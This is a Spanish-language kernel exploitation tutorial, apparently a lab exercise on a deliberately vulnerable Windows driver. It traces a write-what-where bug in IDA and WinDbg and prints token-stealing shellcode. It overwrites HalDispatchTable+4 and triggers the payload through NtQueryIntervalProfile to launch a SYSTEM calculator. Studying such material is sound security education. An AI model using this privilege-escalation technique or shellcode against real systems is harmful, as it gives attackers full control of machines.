
```
01420320 db 0
01420327 db 0
01420328 db 78h ; x
01420329 db 3
0142032A db 42h ; B
0142032B db 1
0142032C db 0BCh ; %
0142032D db 0A3h ; £
0142032E db 77h ; w
0142032F db 82h ; ,
01420330 db 0
01420331 db 0
```

Acá como estamos en kernel si queremos verlo como dword al apretar la D nos va a decir que no pertenece la memoria a ningún segmento, que creamos uno.

```
01420325 db 0
01420326 db 0
01420327 db 0
01420328 db 78h ; x
01420329 db 3
0142032A db 42h ; B
0142032B db 1
0142032C db 0BCh ; %
0142032D db 0A3h ; £
```



Podemos buscar la direccion justa del segmento en windbg pero con poner una direccion anterior funcionara.



Una dirección anterior que termine en ceros anterior el final lo dejamos en 0xffffffff lo arreglara IDA con eso ya podemos cambiar a DWORD.

Si creo la estructura en IDA

```

00000000
00000000 WRITE_WHAT_WHERE struc ; (sizeof=0x8, mappedto_498)
00000000 what dd ? ; XREF: TriggerArbitraryOverwrite(x)+22/r
00000004 where dd ? ; XREF: TriggerArbitraryOverwrite(x)+24/r
00000008 WRITE_WHAT_WHERE ends

```

Puedo asignarla en el primer campo allí CON ALT mas Q.

```

pepe:01420327 db 0
pepe:01420328 WRITE_WHAT_WHERE <1420378h, 8277A3BCh>
pepe:01420330 db 0
pepe:01420331 db 0
pepe:01420332 db 0

```

Allí esta la estructura y coincide con lo que imprimió el What es el primer campo y vale 0x1420378 y el Where es el segundo campo y vale 0x8277a3bc en mi caso.

Sabiamos también que el What era un puntero a un puntero a nuestro shellcode veamos.

En mi caso apunta alli

```
pepe:01420375 db 0
pepe:01420376 db 0
pepe:01420377 db 0
pepe:01420378 dd 13663C8h
pepe:0142037C db 0
pepe:0142037D db 0
pepe:0142037E db 0
pepe:0142037F db 0
pepe:01420380 db 0
pepe:01420381 db 0
```

Y esto apunta a


```
013663C7 db 8Ch ; ¤
013663C8 db 53h ; S |
013663C9 db 56h ; V
013663CA db 57h ; W
013663CB db 60h ; ~
013663CC db 33h ; 3
013663CD db 0C0h ; À
013663CE db 64h ; d
013663CF db 8Bh ; <
013663D0 db 80h ; €
013663D1 db 24h ; $
013663D2 db 1
013663D3 db 0
013663D4 db 0
013663D5 db 8Bh ; <
013663D6 db 40h ; @
013663D7 db 50h ; P
013663D8 db 8Bh ; <
013663D9 db 0C8h ; È
013663DA db 0BAh ; º
013663DB db 4
013663DC db 0
013663DD db 0
013663DE db 0
```

Alli vemos nuestro shellcode.

Después de crear un segmento pues esta dirección es menor que el inicio del anterior apreto C

```
epe2:013663C5 db 0
epe2:013663C6 db 0
epe2:013663C7 db 8Ch ; 0
epe2:013663C8 ; -----
epe2:013663C8 push ebx
epe2:013663C9 push esi
epe2:013663CA push edi
epe2:013663CB pusha
epe2:013663CC xor eax, eax
epe2:013663CE mov eax, fs:[eax+124h]
epe2:013663D5 mov eax, [eax+50h]
epe2:013663D8 mov ecx, eax
epe2:013663DA mov edx, 4
epe2:013663DF
epe2:013663DF loc_13663DF: ; CODE XREF: pepe2:013663F0↓j
epe2:013663DF mov eax, [eax+0B8h]
epe2:013663E5 sub eax, 0B8h ; '-'
epe2:013663EA cmp [eax+0B4h], edx
epe2:013663F0 jnz short loc_13663DF
epe2:013663F2 mov edx, [eax+0F8h]
epe2:013663F8 mov [ecx+0F8h], edx
epe2:013663FE popa
epe2:013663FF pop edi
epe2:01366400 pop esi
epe2:01366401 pop ebx
epe2:01366402 retn
ene2:01366402 : -----
```

Y alli esta el código asi que ahora traceemos desde el lugar donde estábamos.



Llego aquí donde mueve a ESI la dirección de la estructura.


```

91CD8B00 ms_exc= CFFER_RECORD ptr 10h
91CD8B08 UserWriteWhatWhere= dword ptr 8
91CD8B08
91CD8B08 push 10h
91CD8B0A push offset stru_91CD6258
91CD8B0F call _SEH_prolog4
91CD8B14 and [ebp+Status], 0
91CD8B18 and [ebp+ms_exc.registration.TryLevel], 0
91CD8B1C push 4
91CD8B1E push 8
91CD8B20 mov esi, [ebp+UserWriteWhatWhere]
91CD8B23 push esi
91CD8B24 call ds:ProbeForRead(x,x,x)
91CD8B2A mov edi, [esi+WRITE_WHAT_WHERE.What]
91CD8B2C mov ebx, [esi+WRITE_WHAT_WHERE.Where]
91CD8B2E push esi

```

EBX	8277A3BC	pepe:
ECX	01420328	pepe:
EDX	01420330	pepe:
ESI	01420328	pepe:
EDI	01420378	pepe:
EBP	96B638D4	96B63
ESP	96B638A4	96B63
EIP	91CD8B2F	Trig
EFL	00000212	

Stack view

96B63898	91CD8B2F
----------	----------

Mueve a EDI el What y a EBX el Where y los imprime.

Llega alli

```

91CD8B20 mov esi, [ebp+UserWriteWhatWhere]
91CD8B23 push esi
91CD8B24 call ds:ProbeForRead(x,x,x)
91CD8B2A mov edi, [esi+WRITE_WHAT_WHERE.What]
91CD8B2C mov ebx, [esi+WRITE_WHAT_WHERE.Where]
91CD8B2F push esi
91CD8B30 push offset aUserwritewhatw ; "[+] UserWriteWhatWhere: 0x%p\n"
91CD8B35 call _DbgPrint
91CD8B3A push 8
91CD8B3C push offset aWriteWhatWhere ; "[+] WRITE_WHAT_WHERE Size: 0x%x\n"
91CD8B41 call _DbgPrint
91CD8B46 push edi
91CD8B47 push offset aUserwritewhatw_0 ; "[+] UserWriteWhatWhere->What: 0x%p\n"
91CD8B4C call _DbgPrint
91CD8B51 push ebx
91CD8B52 push offset aUserwritewhatw_1 ; "[+] UserWriteWhatWhere->Where: 0x%p\n"
91CD8B57 call _DbgPrint
91CD8B5C push offset aTriggeringArbi ; "[+] Triggering Arbitrary Overwrite\n"
91CD8B61 call _DbgPrint
91CD8B66 add esp, 24h
91CD8B69 mov eax, [edi]
91CD8B6B mov [ebx], eax
91CD8B6D jmp short loc_91CD8B93

```

ECX	01420328	pep
EDX	00000065	000
ESI	01420328	pep
EDI	01420378	pep
EBP	96B638D4	96B
ESP	96B638A4	96B
EIP	91CD8B69	Tri
EFL	00000282	

Stack view

96B638A4	977B686F
96B638A8	84102B28
96B638AC	84102B98
96B638B0	91CD9E00
96B638B4	00000000
96B638B8	00000000
96B638BC	96B638A4
96B638C0	00000306



UNKNOWN 96B638A4: 96B63

Output window


7 Creating a ne

Como EDI era un puntero a un puntero a mi shellcode al hallar el contenido EAX es solo un puntero a mi shellcode.

Y lo escribe en el contenido de EBX en la tabla HalDispatchTable mas 4.



Pisara ese valor, realmente para que el sistema quede estable despues de ejecutar nuestro shellcode deberiamos agregar un código que halle de nuevo este valor y lo restaure alli, por si el sistema llama nuevamente y no se produzca un BSOD pero no lo haremos aquí.




Vemos que ahora que lo pisamos quedo apuntando a nuestro shellcode

```
pepe2:013663C8 ; -----
pepe2:013663C8
pepe2:013663C8 loc_13663C8:
pepe2:013663C8 push    ebx
pepe2:013663C9 push    esi
pepe2:013663CA push    edi
pepe2:013663CB pusha
pepe2:013663CC xor     eax, eax
pepe2:013663CE mov     eax, fs:[eax+124h]
pepe2:013663D5 mov     eax, [eax+50h]
pepe2:013663D8 mov     ecx, eax
pepe2:013663DA mov     edx, 4
pepe2:013663DF
pepe2:013663DF loc_13663DF:
pepe2:013663DF mov     eax, [eax+0B8h]
pepe2:013663E5 sub     eax, 0B8h ; '.'
pepe2:013663EA cmp     [eax+0B4h], edx
pepe2:013663F0 jnz     short loc_13663DF
pepe2:013663F2 mov     edx, [eax+0F8h]
pepe2:013663F8 mov     [ecx+0F8h], edx
pepe2:013663FE popa
pepe2:013663FF pop     edi
pepe2:01366400 pop     esi
pepe2:01366401 pop     ebx
pepe2:01366402 retn
pepe2:01366402 ; -----
```

Podemos poner un breakpoint al inicio de nuestro shellcode

Vemos que al darle RUN parara




```
pepe2:013663C7 db 8Ch ; 8
pepe2:013663C8 ; -----
pepe2:013663C8 loc_13663C8:
pepe2:013663C8 push ebx
pepe2:013663C9 push esi
pepe2:013663CA push edi
pepe2:013663CB pusha
pepe2:013663CC xor eax, eax
pepe2:013663CE mov eax, fs:[eax+124h]
pepe2:013663D5 mov eax, [eax+50h]
pepe2:013663D8 mov ecx, eax
pepe2:013663DA mov edx, 4
pepe2:013663DF loc_13663DF: ; CODE XREF:
pepe2:013663DF mov eax, [eax+0B8h]
pepe2:013663E5 sub eax, 0B8h ; '.'
pepe2:013663EA cmp [eax+0B4h], edx
pepe2:013663F0 jnz short loc_13663DF
pepe2:013663F2 mov edx, [eax+0F8h]
pepe2:013663F8 mov [ecx+0F8h], edx
pepe2:013663FE popa
pepe2:013663FF pop edi
pepe2:01366400 pop esi
pepe2:01366401 pop ebx
pepe2:01366402 retn
pepe2:01366402 ; -----
pepe2:01366402 db 0
```

Eso es porque llamamos desde nuestro script a

```
windll.ntdll.NtQueryIntervalProfile(0x1337,  
byref(Interval))
```

Vemos que el return address nos marca adonde debe volver y que fue llamado de ese call.




Que es el mismo que vimos antes y que llegamos al pisar esa tabla

```

829118ac 8d45f0      lea     eax,[ebp-10h]
829118af 50           push    eax
829118b0 6a0c        push    0Ch
829118b2 6a01        push    1
kd> u
nt!KeQueryIntervalProfile+0x23:
829118b4 ff15bc237782 call    dword ptr [nt!HalDispatchTable+0x4 (827723bc)]
829118ba 85c0        test    eax,eax
829118bc 7c0b        jl      nt!KeQueryIntervalProfile+0x38 (829118c9)
829118be 807df400    cmp     byte ptr [ebp-0Ch],0
829118c2 7405        je      nt!KeQueryIntervalProfile+0x38 (829118c9)
829118c4 8b45f8      mov     eax,dword ptr [ebp-8]
829118c7 c9          leave
829118c8 c3          ret

```

Si cargamos los simbolos con .reload /f y esperamos un rato que se descongele IDA, luego con k veremos el call stack completo desde user y veremos que fue llamado desde la api NtQueryIntervalProfile o ZwQueryIntervalProfile que es lo mismo.



```

_ctype:0127EB41 mov     esp, esp
_ctype:6F27EB43 push    esi
_ctype:6F27EB44 mov     esi, esp
_ctype:6F27EB46 mov     ecx, [ebp+10h]
_ctype:6F27EB49 sub     esp, ecx
_ctype:6F27EB4B mov     eax, esp
_ctype:6F27EB4D push    dword ptr [ebp+0Ch]
_ctype:6F27EB50 push    eax
_ctype:6F27EB51 call    dword ptr [ebp+8]
_ctype:6F27EB54 add     esp, 8
_ctype:6F27EB57 call    dword ptr [ebp+1Ch]
_ctype:6F27EB5A mov     ecx, [ebp+0Ch]
_ctype:6F27EB5D mov     ecx, [ecx]
_ctype:6F27EB5F mov     ecx, [ecx]
_ctype:6F27EB61 cmp     ecx, 2
_ctype:6F27EB64 jz      short loc_6F27EB6B
_ctype:6F27EB66 mov     ecx, [ebp+10h]

```

La cuestión es que llegamos al shellcode y como antes robamos el Token de System y veamos si al llegar al RET vuelve bien.




```

nt:829198AF push    eax
nt:829198B0 push    0Ch
nt:829198B2 push    1
nt:829198B4 call    off_8277A3BC
nt:829198BA test     eax, eax
nt:829198BC jl      short loc_829198C9
nt:829198BE cmp     byte ptr [ebp-0Ch], 0
nt:829198C2 jz      short loc_829198C9
nt:829198C4 mov     eax, [ebp-8]
nt:829198C7 leave

```

Si vuelve bien si le doy RUN vere la calculadora System que lanzo.



WmiApSrv.exe	0.02	1,124 K	4,144 K	3724 WMI Performance Reverse A...	Microsoft...	NT AUTHORITY\SYSTEM
lsass.exe		2,484 K	5,708 K	532 Local Security Authority Proc...	Microsoft...	NT AUTHORITY\SYSTEM
lsim.exe		1,076 K	2,572 K	540 Local Session Manager Serv...	Microsoft...	NT AUTHORITY\SYSTEM
csrss.exe	0.09	7,568 K	8,300 K	420 Client Server Runtime Process	Microsoft...	NT AUTHORITY\SYSTEM
conhost.exe		844 K	3,460 K	1096 Console Window Host	Microsoft...	SEVENTI\devel
winlogon.exe		1,608 K	4,160 K	456 Windows Logon Application	Microsoft...	NT AUTHORITY\SYSTEM
explorer.exe	0.14	29,992 K	37,232 K	2604 Windows Explorer	Microsoft...	SEVENTI\devel
jusched.exe	< 0.01	1,816 K	6,632 K	2700 Java(TM) Platform SE binary	Sun Micro...	SEVENTI\devel
vmtoolsd.exe	0.13	8,408 K	15,264 K	2708 VMware Tools Core Service	VMware, L...	SEVENTI\devel
OSRLOADER.exe		6,196 K	12,500 K	3248 OSRLOADER Application VI...	Open Sys...	SEVENTI\devel
cmd.exe		2,232 K	5,220 K	292 Windows Command Process...	Microsoft...	SEVENTI\devel
python.exe		4,608 K	5,752 K	588		NT AUTHORITY\SYSTEM
cmd.exe		1,712 K	1,880 K	2784 Windows Command Process...	Microsoft...	NT AUTHORITY\SYSTEM
calc.exe		6,212 K	10,216 K	2056 Windows Calculator	Microsoft...	NT AUTHORITY\SYSTEM
proccp.exe	1.63	11,080 K	17,864 K	3268 Sysinternals Process Explorer	Sysintern...	SEVENTI\devel

Por supuesto esto puede funcionar un rato porque al no restaurar el puntero original puede producir crashes, igual la idea es ver el método y aprender, ya sabemos que eso puede ocurrir, así que en ámbitos reales habrá que hacerlo, yo ya no tengo ganas jeje.

Bueno como vemos esto funciona en 32 bits y en 64 bits habrá que adaptar bien los tipos de datos para el caso, por ahora esta bueno practicar con esto.

Hasta la próxima parte

Ricardo Narvaja

